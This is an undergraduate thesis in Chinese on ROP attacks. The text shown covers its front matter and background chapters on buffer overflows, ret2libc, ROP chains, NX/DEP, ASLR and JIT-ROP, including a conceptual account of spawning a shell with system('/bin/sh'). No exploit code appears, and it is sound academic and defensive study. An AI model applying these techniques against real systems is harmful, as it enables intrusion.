



毕 业 论 文

题 目 ROP 攻击方法研究与实现

姓 名 李进思

学 号 14072221

指导教师_____詹静

日 期_____2018.6

北京工业大学

毕业设计（论文）任务书

题目 ROP 攻击方法研究与实现

专业 信息安全 学号 14072221 姓名 李进思

主要内容、基本要求、主要参考资料等：

主要内容：

1、ROP 攻击方法设计

通过对内存注入攻击技术和安全防护机制现状的分析,设计和实现一种 ROP 攻击,包括 ROP gadget 获取,基于内存注入漏洞引入攻击 shellcode,及最终的攻击效果实现,从而实现完整的 ROP 攻击过程,并基于此分析可能的 ROP 防御方法,为内存攻击防护奠定基础。

2、ROP 攻击方法实现

实现一个 ROP 攻击程序,能够绕过堆栈不可执行的安全防护机制,使系统执行非预期功能。

3、ROP 攻击方法系统测试

根据上述工作完成对 ROP 攻击方法的功能测试。

基本要求：

- 1、掌握常见的内存注入攻击及防御方法
- 2、掌握 ROP 攻击原理
- 3、完成 ROP 攻击方法的设计、实现和测试,编写相关文档

时间安排：

寒假 理解毕设题目内容，搭建实验环境，阅读掌握参考资料

第 1 周 提交翻译，开题报告初稿，进行系统实现

第 2 周 提交修改后的开题报告和翻译，编写系统需求分析和概要设计文档

第 3 周 完成论文 ch1-2（背景现状），提交需求和概要设计文档

第 7 周 提交自查表，要求系统实现完成 70%以上

第 10 周 提交论文目录，开始写论文

第 11 周 提交申请答辩表和原型系统

第 13 周 提交论文初稿

第 14 周 提交修改后的论文，送审，根据评审老师意见修改论文

第 15 周 答辩前写好论文提要或汇报提纲，预答辩并修改 ppt

第 16 周 答辩

参考文献：

[1] 李承远. 逆向工程核心原理. 人民邮电出版社. 2014.

[2] R.Roemer, E.Buchanan, H.Shacham, and S.Savage.
Return-Oriented Programming: Systems, Languages, and
Applications. ACM Trans. Inf. Syst. Secur. vol. 15, no. 1, pp 1-34, 2012

完成期限：2018 年 6 月**日

指导教师签章：_____

专业负责人签章：_____

201*年 ** 月 ** 日

北京工业大学

毕业设计（论文）任务书

题目 ROP 攻击方法研究与实现

专业 学号 姓名

主要内容、基本要求、主要参考资料等：

主要内容

1、ROP 攻击方法设计

通过对内存注入攻击技术和安全防护机制现状的分析，设计和实现一种 ROP 攻击，包括 ROP gadget 获取，基于内存注入漏洞引入攻击 shellcode，及最终的攻击效果实现，从而实现完整的 ROP 攻击过程，并基于此分析可能的 ROP 防御方法，为内存攻击防护奠定基础。

2、ROP 攻击方法实现

实现一个 ROP 攻击程序，能够绕过堆栈不可执行的安全防护机制，使系统执行非预期功能。

3、ROP 攻击方法系统测试

根据上述工作完成对 ROP 攻击方法的功能测试。

基本要求

1、掌握常见的内存注入攻击及防御方法

2、掌握 ROP 攻击原理

3、完成 ROP 攻击方法的设计、实现和测试，编写相关文档

主要参考资料

[1] 李承远. 逆向工程核心原理. 人民邮电出版社. 2014.

[2] R.Roemer, E.Buchanan, H.Shacham, and S.Savage. Return-Oriented Programming: Systems, Languages, and Applications. ACM Trans. Inf. Syst. Secur. vol. 15, no. 1, pp 1-34, 2012

完成期限：2018.6

指导教师签章：

专业负责人签章：

独 创 性 声 明

本人声明所呈交的论文是我个人在导师指导下进行的研究工作及取得的研究成果。尽我所知，除了文中特别加以标注和致谢的地方外，论文中不包含其他人已经发表或撰写过的研究成果，也不包含为获得北京工业大学或其它教育机构的学位或证书而使用过的材料。与我一同工作的同志对本研究所做的任何贡献均已在论文中作了明确的说明并表示了谢意。

签名：_____ 日期：_____

关于论文使用授权的说明

本人完全了解北京工业大学有关保留、使用学位论文的规定，即：学校有权保留送交论文的复印件，允许论文被查阅和借阅；学校可以公布论文的全部或部分内容，可以采用影印、缩印或其他复制手段保存论文。

（保密的论文在解密后应遵守此规定）

签名：_____ 导师签名：_____ 日期：_____

摘要

缓冲区是计算机程序运行过程中系统为变量动态分配的内存空间。缓冲区溢出攻击的目的在于扰乱具有某种特权的程序的功能，从而获得系统控制权。简单的说，缓冲区溢出就是程序向内存写入了比分配更多的空间更多的内容。攻击者据此控制程序的执行的路径，冒名执行它的代码。

通过缓冲区溢出对系统漏洞实施攻击，近年来由于其破坏的广泛性和破坏的严重性，通过缓冲区溢出对系统实施的攻击日益为人们所关注。HovavShacham 提出的 ROP（Return-Oriented Programming，面向返回的编程）攻击也是一种溢出攻击方式，在控制子函数地址指针后，通过不断地在进程空间跳转，到程序加载的地址空间，去执行多个短代码的方式，想办法获得我们想要执行的函数的地址并执行，最终能够合法执行攻击者想要执行的所有功能，如获得一个可以交互的 SHELL 等的技术。面向返回的编程（ROP）在 x64 系统中可以实现绕过现有的 NX（堆栈不可执行）和 ASLR（地址空间布局随机化）防御机制策略，对计算机系统造成极大的威胁。目前，已经有多种阻止 ROP 攻击的防御上的尝试，包括基于随机化、基于控制流和基于运行时状态监控等方式。

在这篇论文中，我们本文首先分析了基本子 ROP 攻击的原理和，设计和实现了相关相关攻击方式；然后，分析了一般形式的 ROP 攻击如何绕过 NX 和 ASLR 两种防御机制、为了应对细粒度的 ASLR 而衍生出的一种实时 ROP 攻击。最后，本文还，并介绍了三种可以破坏现存 ROP 攻击的防御方法。

关键词：ROP；地址空间布局随机化；~~JIT-ROP~~；ROP 防御

Abstract

The buffer is a memory space dynamically allocated by the system for variables during the running of the computer program. The purpose of a buffer overflow attack is to disrupt the function of a program with some privilege and gain control of the system. Simply put, a buffer overflow is when the program writes more memory into memory than it allocates more space. The attacker controls the execution path of the program accordingly, and executes its code by name.

Attacks on system vulnerabilities through buffer overflows have attracted attention in recent years because of their breadth and severity of damage. ROP (Return-Oriented Programming) attack raised by HovavShacham is an overflow attack method. After controlling the function address pointer, the method is executed by jumping to the address space loaded by the program to find ways to obtain the code we want to execute. The address of the function is executed and eventually a technology that can interact with SHELL is obtained. Return-Oriented Programming (ROP) In the x64 system, it is possible to bypass the existing NX (stack unexecutable) and ASLR (Address Space Layout Randomization) defense strategies and pose a great threat to the computer system. At present, there have been many defense attempts to prevent ROP attacks, including randomization-based, control flow-based , and runtime-based state monitoring.

In this paper, we analyze the principle of ROP attacks and related attack methods, and analyze how the general form of ROP attacks bypass the two defense mechanisms of NX and ASLR and a just-in-time ROP derived from the fine-grained ASLR attacks and introduced three defense methods that can destroy many existing ROP attacks.

Keywords :ROP attack; random address space layout; JIT ROP; ROP defense

目录

摘要.....	
Abstract.....	
1. 绪论.....	1
1.1 选题的目的和意义.....	
1.2 国内外相关课题研究现状.....	
1.2.1 ROP 攻击原理研究.....	
1.2.2 变种 ROP 攻击的研究.....	
1.2.3 ROP 防御技术研究.....	
1.3 论文主要研究内容.....	
1.3.1 ROP 攻击方法.....	
1.3.2 ROP 防御方法.....	
2. 相关技术.....	
2.1 内存攻防技术.....	
2.1.1 缓冲区溢出.....	
2.1.2 代码注入攻击.....	
2.1.3 代码重用攻击.....	
2.1.4 DEP 和 NX.....	
2.1.5 ASLR.....	
2.1.6 细粒度 ASLR.....	
2.2 ROP 攻击.....	
2.2.1 return-into-libc 攻击.....	
2.2.2 ROP 攻击.....	
2.2.3 JIT ROP 攻击.....	

北京工业大学毕业设计（论文）

2.3 本章小结.....	
3. ROP 攻击方法设计与实现.....	12
3.1 经典 ROP 攻击方法设计与实现.....	
3.1.1 栈溢出.....	
3.1.2 栈的设计.....	
3.1.3 gadget 搜索.....	
3.1.4 绕过 DEP 的 ROP 攻击的实现.....	
3.1.5 结果演示.....	
3.2 绕过 ASLR 的 ROP 攻击方法设计与实现.....	
3.2.1 地址泄露.....	
3.2.2 直接泄露和间接泄露.....	
3.2.3 绕过 ASLR 的 ROP 攻击的实现.....	
3.2.4 结果演示.....	
3.3 变种 ROP 攻击方法设计与实现.....	
3.3.1 内存页泄露和扫描.....	
3.3.2 gadget 的实时验证.....	
3.3.3 JIT ROP 攻击的实现.....	
3.3.4 结果演示.....	
3.4 本章小结.....	
4. ROP 防御方法分析.....	35
4.1 栈保护.....	
4.2 控制流完整性.....	
4.3 动态 ASLR.....	
4.4 本章小结.....	
结论.....	39

北京工业大学毕业设计（论文）

参考文献.....	40
致谢.....	41

1. 绪论

1.1 选题的目的和意义

缓冲区是计算机程序运行过程当中，系统为变量动态分配的内存空间。缓冲区溢出攻击（buffer overflow）的目的就在于干扰具有某种特权的程序的功能，从而获取对系统的控制权。简单来说，缓冲区溢出就是程序向内存中写入多于为其分配的内存空间的数据。利用这一点，攻击者能够轻松地控制程序执行的路径，冒名执行多种操作。

基于缓冲区溢出漏洞的系统攻击方式，具有广泛性和严重的破坏性，近年来逐渐被人们关注。针对缓冲区溢出这种攻击方式的检测以及防御机制也是热议的研究课题。Hovav Shacham 在 2007 年提出的 ROP（Return-Oriented Programming）攻击就是一种溢出攻击方式。在控制了函数地址指针后，通过不断跳转到程序加载的地址空间上执行代码，来获得我们想要执行的函数的地址，并加以执行。过程中遇到跳转或给寄存器赋值时还需要执行一些代码片段（类似 pop ebp, ret 等）其地址即为 gadget。链接所有 gadget，最终获得一个可以交互的 SHELL 的技术。在 x64 系统中可以实现绕过现有的 NX（堆栈不可执行）和 ASLR（地址空间布局随机化）防御策略，对计算机系统造成极大的威胁。

本课题将分析基于内存攻击的 ROP 攻击原理，设计和实现绕过当前内存保护方法的 ROP 攻击方法，分析可能的 ROP 防御方法，为内存攻击防护奠定基础。

1.2 国内外相关课题研究现状

1.2.1 ROP 攻击原理研究

从 Shacham 提出返回导向编程（ROP）这一概念以来，ROP 技术便引起了国内外大学机构热烈的讨论和研究，包括各平台上的 ROP 攻击，如最为常见的 X86 平台、ARM 平台和 SPARC 平台等。研究学者 Tim Kornau 首次提出了在 ARM 架构上构建 ROP 攻击，并且提出了一套基于 REIL 语言的自动构建 ROP 链的算法。美国 UCSD 大学的 Erik Buchanan 等人于 2008 年首次在 SPARC 平台上实现了生成 ROP gadgets 的过程。而后，Ryan Roemer 继 Erik Buchanan 的研究，更进一步地尝试了 ROP 在 X86 和 SPARC 架构上的实现方法。

1.2.2 变种 ROP 攻击的研究

随着防御机制的更新进步和 ROP 攻击技术研究的深入，国外研究学者提出了消除返回指令(ret)的 ROP 攻击变种 JOP 技术，并在 X86 和 ARM 架构上分别进行了研究。加州大学的 Stephen Checkoway 等人提出了在 X86 之上消除返回指令的 ROP 攻击技术后，又发表了另一篇文章“Return-Oriented Programming without Returns”，更加详尽地阐述了 ROP-without-return 的方法在 X86 和 ARM 架构上的实现。随后德国的安全研究学者 Lucas Davi 等人在 Stephen Checkoway 的文章的基础上，进一步研究了 ARM 架构的 ROP-without-return，并给出了具体的攻击例子。

1.2.3 ROP 防御技术研究

研究学者在 ROP 防御技术领域的各个层面上都提出了应对方案。Kaan Onarlioglu 等人针对编译器层面，在编译器级别上进行返回指令（ret）的消除，从而消除二进制代码中的 gadget，然而这种方案不能有效地防御 JOP 攻击。Kangjie Lu 等人从二进制指令的静态分析出发，将 ROP 攻击序列转变为非 ROP 攻击序列。与此同时，也有很多研究人员从检测角度出发，根据 ROP 攻击的特点，利用一些二进制插桩工具在程序执行的过程当中，动态地检测执行行为，以达到检测 ROP 攻击的目的，例如 ROPdefender、DROP 等检测工具。

1.3 论文主要研究内容

1.3.1 ROP 攻击方法设计与实现

本文研究在一次完整的 ROP 攻击方法中，包括栈空间布局、gadget 的寻找、库函数地址泄露等过程的原理和具体实现方法，以及 ROP 攻击是如何绕过现存的 NX（堆栈不可执行）和 ASLR（地址空间布局随机化）两种防御策略的；尝试在现有研究基础和系统环境模拟实现针对细粒度地址随机化而提出的 JIT ROP 攻击方法，并说明其关键步骤。

1.3.2 ROP 防御方法分析与讨论

攻击和防御的研究总是相互促进，相辅相成的。在 ROP 攻击的发展过程中，更加有针对性的防御机制不断被研究和面世。本文根据 ROP 攻击的过程及原理，从栈保护、控制流完整性和地址空间动态随机化三个方面分析 ROP 防御方法，并讨论比较已有的一些现有防御策略或工具方法的优劣之处。

2. 相关技术

2.1 内存攻防技术

内存攻击是指攻击者利用软件安全漏洞，构造恶意输入导致软件在处理输入数据时出现非预期错误，将输入数据写入内存中的某些特定敏感位置，从而劫持软件控制流，转而执行外部输入的指令代码，造成目标系统被获取远程控制或被拒绝服务。内存攻击的表面原因是软件编写错误，诸如过滤输入的条件设置缺陷、变量类型转换错误、逻辑判断错误、指针引用错误等；但究其根本原因，是现代电子计算机在实现图灵机模型时，没有在内存中严格区分数据和指令，这就存在程序外部输入数据成为指令代码从而被执行的可能。任何操作系统级别的防护措施都不可能完全根除现代计算机体系结构上的这个弊端，而只是试图去阻止攻击者利用（Exploit）。因此，攻防两端围绕这个深层次原因的利用与防护，在系统安全领域进行了多年的博弈，推动了系统安全整体水平的螺旋式上升。

2.1.1 缓冲区溢出

1988 年的莫里斯蠕虫事件（Morris Worm）是公开记载的最早的一次缓冲区溢出利用。蠕虫中使用了一段针对 Fingerd 程序的渗透攻击代码，来尝试取得 VAX 系统的访问权以传播自身。虽然缓冲区溢出在当时已经造成重大的危害，但仍然没有的得到人们足够的重视。直到 1996 年，Aleph One 著名的黑客杂志 Phrack 第 49 期发表了一篇著名的文章 Smashing the Stack for Fun and Profit，详细的描述了 Linux 系统中栈的结构，以及如何利用缓冲区溢出漏洞实施栈溢出获得远程 Shell，这篇文章在黑客圈引起了广泛的关注，使得缓冲区溢出逐渐走入人们的视线，成为了 20 世纪 90 年代末期与 21 世纪初期最流行的渗透技术。

缓冲区溢出漏洞（buffer overflow）是当今软件系统最主要的安全漏洞，利用缓冲区溢出漏洞的攻击也是攻击者最常用的攻击方式之一。缓冲区溢出漏洞是程序由于缺乏对缓冲区的边界条件检查而引起的一种异常行为，通常是程序向缓冲区中写数据，但内容超过了程序员设定的缓冲区边界，从而覆盖了相邻的内存区域，造成覆盖程序中的其它变量甚至影响控制流的敏感数据，造成程序的非预期行为。而 C 和 C++ 语言缺乏内在安全的内存分配与管理机制，因此很容易导致缓冲区溢出相关的问题。

一般根据缓冲区溢出的内存位置不同，将缓冲区溢出又分为栈溢出（Stack Overflow）与堆溢出（Heap Overflow）。在这篇文章当中我们主要讨论的栈溢出将在 3.1.1 中详细说明。

2.1.2 代码注入攻击

代码注入式攻击是指攻击者本地或远程向进程的地址空间中恶意注入可执行的代码片段，然后利用缓冲区溢出或格式化字符串攻击等攻击手段修改程序的正常控制流，使其执行这段恶意代码，从而达到攻击者希望的结果。

代码注入式攻击分为三个步骤来实现：第一步，攻击者利用进程中存在的缺陷（如对缓冲区缺乏边界检查、格式化输出函数中参数缺失等等），向进程地址空间中注入一段恶意代码；第二步，获得目标程序指令计数器（%eip）的控制权。指令计数器（%eip）是一个保存着下一条即将执行的指令的地址的寄存器。一旦获得指令计数器的控制权，攻击者就可以篡改程序执行流程；第三步，重定向指令计数器去指向攻击者预先注入的恶意代码，利用函数调用指令或跳转指令等控制流转移指令获取指令计数器中的恶意代码首地址转而执行这段恶意代码，进而就可以实现特定的操作流程。

我们注意到，代码注入式攻击的关键是改变进程的控制流。在执行完控制流转移指令之后，恶意代码首地址被提取，恶意代码将被执行。攻击者常常利用注入的恶意代码来启动一个 shell，所以代码注入式攻击中注入的恶意代码通常被称之为 shellcode。

早期的代码注入攻击大多利用栈缓冲区溢出攻击手段，因此其 shellcode 被注入到程序堆栈中，所以通过修改可执行文件的内存布局使得程序运行巧不可执行的防御方式是极为有效的。另外，还有进程线性地址空间随机化技术（ASLR），进程使用 ASLR 技术加固后，其栈、堆的首地址将被随机化处理，以致攻击者不能准确定位这些关键地址，从而不能按正确方式运行恶意代码。以上的防御方案都使得代码注入式攻击的危害大大减小。

2.1.3 代码重用攻击

由于 W \oplus X 机制能够控制程序对内存的访问方式，即被保护的程序内存可以被约束为只能被写或被执行(W XOR（异或）X)，而不能先写后执行。于是向内存中注入大量的机器代码这种攻击形式无法实施，进而出现了代码复用攻击（Code Reuse Attack）——利用内存中已有的代码来进行攻击。

与代码注入攻击不同的是，代码复用攻击不需要向进程地址空间注入任何可执行代码，所有用于攻击的指令序列全部来自于程序自身和程序所依赖的共享库。它的攻击原理是把程序的控制流重定位到内存中现有的指令，然后通过使用这些指令替代原有程序逻辑，去执行一些恶意的计算。因为代码复用攻击仅仅复用程序中现成的，可以执行的代码，所以它完全可以绕过 DEP 和 W \oplus X 防御机制，因而，代码复用攻击成为了一个被广泛应用的攻击方式，同时也是学术界研究的热点。根据代码复用攻击中复用代码的粒度，代码复用攻击可分为 Return-into-Libc（ret2libc）攻击和 Return-oriented Programming & Jump-oriented Programming（ROP & JOP）攻击，ROP 攻击在现阶段最为常见，且被学术界持续地研究和热烈地探讨。

2.1.4 DEP 和 NX


目前最受关注的 W \oplus X 技术，通过硬件或软件的支持，来保证进程映像中的内存区域不能同时可执行或可写入。在 Windows 平台下称为 DEP(Data Execution Prevention)；而在 Linux 平台下则称为 NX (Non-Executable)。


DEP 即“数据执行保护”机制，主要用来防止病毒和其他安全威胁对系统造成破坏。微软从 Windows XP SP2 引入了该技术，并一直延续到此后的 Windows Server 2003、Windows Server 2008 中。毫无例外，在 Windows 7 中 DEP 也作为一项安全机制被引入进来。

DEP 和 NX 最重要的作用都是防止溢出。所谓溢出主要指缓冲区溢出，就是利用系统(应用软件)漏洞从只有 Windows 和其他程序可以使用的内存位置执行恶意代码从而达到控制系统的目的。如前所述，缓冲区溢出攻击经常在其它程序的内存缓冲区写入可执行的恶意代码，然后诱骗程序执行恶意代码。使用 DEP 的目的是阻止恶意插入代码的执行，其运行机制是，Windows 利用 DEP 标记只包含数据的内存位置为非可执行(NX)，当应用程序试图从标记为 NX 的内存位置执行代码时，DEP 将阻止应用程序这样做，从而达到保护系统防止溢出。

linux 下开启了 NX 的以及 windows 下开启了 DEP 的程序堆栈均为不可执行的，linux 下的程序默认编译时是开启了 NX 的，故很久以前采用的通过 jmp esp 或者 jmp rsp 跳板技术跳转到栈中的 shellcode 执行的栈溢出攻击方式基本上已经失效。

因此，我们利用 ROP 攻击的特点，构建 ROP gadget 链，通过寻找 gadget，将复杂操作转化为一个个小的操作。链接 gadget 的一种方式是通过寻找以 ret 结尾的指令序列。ret 指令等效于 pop+jump，它将当前栈顶指针 esp 指向的值弹出，然后跳转到那个值所代表的地址，继续执行指令，通过控制 esp 指向的值和跳转，可以达到间接控制 eip 的目的，在 ROP 利用方法下 esp 相当于 eip。如图 2.1 所示：





令序列

图 2.1 : 一个 ROP 的利用的例子，在地址 0x4a304120 的字上增加 0x32400 的内容。左边是过程中 gadgets 的地址的栈和初始化寄存器的数值。右边是在这些地址上的指令。

2.1.5 ASLR

地址空间布局随机化（Address space layout randomization，ASLR）是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，致使动态链接库的加载基地址不再固定，从而增加了攻击者预测目的地址的难度，防止了攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。据研究表明 ASLR 可以有效的降低缓冲区溢出攻击的成功率，如今 Linux、FreeBSD、Windows 等主流操作系统都已采用了该技术。

2001 年，PaX team 开创了众所周知的地址空间布局随机化(ASLR)作为一种简单而廉价的概率性防御手段对抗此种被更多称为代码重用的攻击。代码重用攻击需要知道一些现有执行代码的地址（比如 system()函数的地址），ASLR 让攻击者更难精准的找到这些地址。由于程序运行时的地址被随机化，在攻击时攻击者无法直接定位到所需利用的随机化后的内存地址,而只能依赖于对这些数据、代码运行时的实际地址的猜测。因此攻击者猜对的可能性比较低，很难成功发起攻击。同时，也容易导致程序运行时崩溃，因而减小了检测到攻击的难度。例如，试图执行 return-to-libc 攻击的攻击者必须找到要执行的代码，而尝试执行注入堆栈的 shellcode 的其他攻击者必须首先找到堆栈。在这两种情况下，系统都会掩盖攻击者的相关内存地址。

2.1.6 细粒度 ASLR

传统的 ASLR 只能随机化整个模块，比如栈、堆、或者代码区。这时攻击者可以通过泄露的地址信息来推导别的信息，如另外一个函数的地址等。这样整个模块的地址都可以推导出来，进而得到更多信息，大大增加了攻击利用的成功率。由于随机的熵值不高，攻击者也容易通过穷举法猜出地址。如图 2.2 所示：




图 2.2 粗粒度地址空间随机化

细粒度的地址随机化通过增加熵值，使原本的模块随机化变为数据和代码结构随机化，打乱内部函数地址，使攻击难度大大增强。如图 2.3 所示：




图 2.3 细粒度地址空间随机化

2.2 ROP 攻击

2.2.1 return-into-libc 攻击

缓冲区溢出的常用攻击方法是将恶意代码 shellcode 注入到程序中，并用其地址来覆盖程序本身函数调用的返回地址，使得返回时执行此恶意代码而不是原本应该执行的代码。即这种攻击在实施时通常首先要将恶意代码注入目标漏洞程序中。但是，程序的代码段通常设置为不可写，因此攻击者需要将此攻击代码置于堆栈中。于是为了阻止此种类型的攻击，缓冲区溢出防御机制采用了非执行堆栈技术，这种技术使得堆栈上的恶意代码不可执行。而为了避开这种防御机制，缓冲区溢出又出现了新的变体

return-into-libc 攻击。return-into-libc 的攻击者并不需要栈可以执行，甚至不需要注入新的代码，就可以实现攻击者能够通过缓冲区溢出改写返回地址为一个库函数的地址，并且将此库函数执行时的参数也重新写入栈中。这样当函数调用时获取的是攻击者设定好的参数值，并且结束后返回时就会返回到库函数而不是 main()。而此库函数实际上就帮助攻击者执行了其恶意行为。更复杂的攻击还可以通过 return-into-libc 的调用链（一系列库函数的连续调用）来完成攻击。

在 Ubuntu 的 x86 系统中编写一个漏洞程序和一个攻击程序，攻击程序首先将溢出缓冲区的内容写入文件中，而漏洞程序则将此文件内容读入缓冲区造成其溢出。攻击需要知道字符串“/bin/sh”的确切地址和 system 函数的地址，“/bin/sh”可以通过命令行参数或者环境变量传入大部分情况下，C 库是动态链接的，如果想找到 system 的地址，则需要找出 C 库映射的地址空间以及 system 在 C 库中的偏移。C 库被映射的地址可以在 /proc 目录下找到，也可以在 debugger 中运行程序的时候抓到。system 函数在 C 库中的偏移可以从 C 库的目标文件中读出来。除非共享库被映射为随机地址，否则，该方法都是可行的。得到 system（）函数的起始地址和“/bin/sh”字符串的地址后，我们可以很容易地执行 system(“/bin/sh”)并获取 shell 权限。

虽然 return-into-libc 可以绕过 W \oplus X 等技术的防御，但其本身仍然具有许多局限性。第一，被恶意使用的函数的执行顺序只能是线性的，不能使用具有分支或者跳转功能的函数，而代码注入式攻击并无此限制；第二，恶意使用的函数只能是程序代码段中的函数或者是加载库里的函数，这些函数在功能上具有一定的限制，如果我们对某些高危函数加以保护，那么攻击者的可利用范围将受到极大限制。

另外，在 x86_64 的 CPU 平台中程序执行时参数并非通过栈传递，而是通过寄存器传递的，而 return-into-libc 需要将参数通过栈来传递。因此 system() 函数始终不能获得正确的参数。

2.2.2 ROP 攻击

由于这种 return-into-libc 攻击方式的局限性，返回导向编程 (Return-Oriented Programming, ROP) 被提出，并成为一种有效的 return-into-libc 攻击手段。返回导向编程攻击的方式不再局限于将漏洞程序的控制流跳转到库函数中，而是可以利用程序和库函数中识别并选取的一组指令序列。攻击者将这些指令序列串连起来，形成攻击所需要的 shellcode 来从事后续的攻击行为。因此这种方式仍然不需要注入新的指令到漏洞程序就可以完成任意的操作。同时，它不利用完整的库函数，因此也不依赖于函数调用时通过堆栈传递参数。

返回导向编程攻击时，攻击者首先需要选取构建 shellcode 的指令，指令可以来自于应用程序二进制代码也可以来自于链接库。这些指令串连起来就可以形成整个 shellcode 的功能。具体的流程是，首先寻找合适的 gadget 序列，然后将它们的地址写入栈中，覆盖函数返回地址以及之后的内存区域；当函数返回时，将位于栈顶的 gadget 地址取出作

为返回地址，劫持程序正常的控制流，执行 gadget 链，完成攻击目标。

值得注意的是，在每一个 gadget 最后位置的 ret 指令在整个 ROP 攻击中起到了非常重要的作用。在 ROP 的攻击模式中，每一小段 gadget 都会完成一个小的任务，ret 指令的作用就是将这些小任务串接起来。每当执行流到达 ret 指令的时候，处理器就会从运行时栈顶取出一个地址，并赋值给程序计数寄存器（%eip），代表下一条要执行指令的地址。通过这个工作模式来保证对执行流的控制，最终完成攻击。

在传统 return-into-libc 攻击中，每个指令序列实际上是整个函数，而在 ROP 攻击中仅仅是几条汇编指令。因此 ROP 攻击在一个更低的抽象层来进行攻击，更加灵活。

2.2.3 JIT ROP 攻击

当发现细粒度 ASLR 可以抵御基于单一函数泄露的 ROP 后，人们尝试在系统运行过程中，从内存中泄露更多的内容。实时 ROP 最初由 Snow 提出，和许多真实的 ROP 攻击一样，对 JIT ROP 来说，单个运行时的内存地址的揭露就足够了。但和标准的 ROP 攻击不同，JIT ROP 不需要代码部分或者内存地址指向的函数的精确信息。它可以使用任何的代码指针，比如找上的返回地址，来初始化攻击环境。基于泄露的单个地址，JIT ROP 递归的搜索指向其它代码页的指针，从而揭露其它内存页的内容，并在运行时产生 payload，实施 ROP 攻击的全过程。

实时 ROP 首先需要内存泄露获取一个初始指针，而这个指针指向可执行代码段。通过程序漏洞提供的任意读写的能力以及攻击平台页对齐的特性，攻击者可以获取到这个初始指针指向的 4K 对齐内存页的所有内容。因为整个程序的控制流通常会在多个内存页之间跳转，所以可以通过这个初始页发掘剩下的内存页的信息。

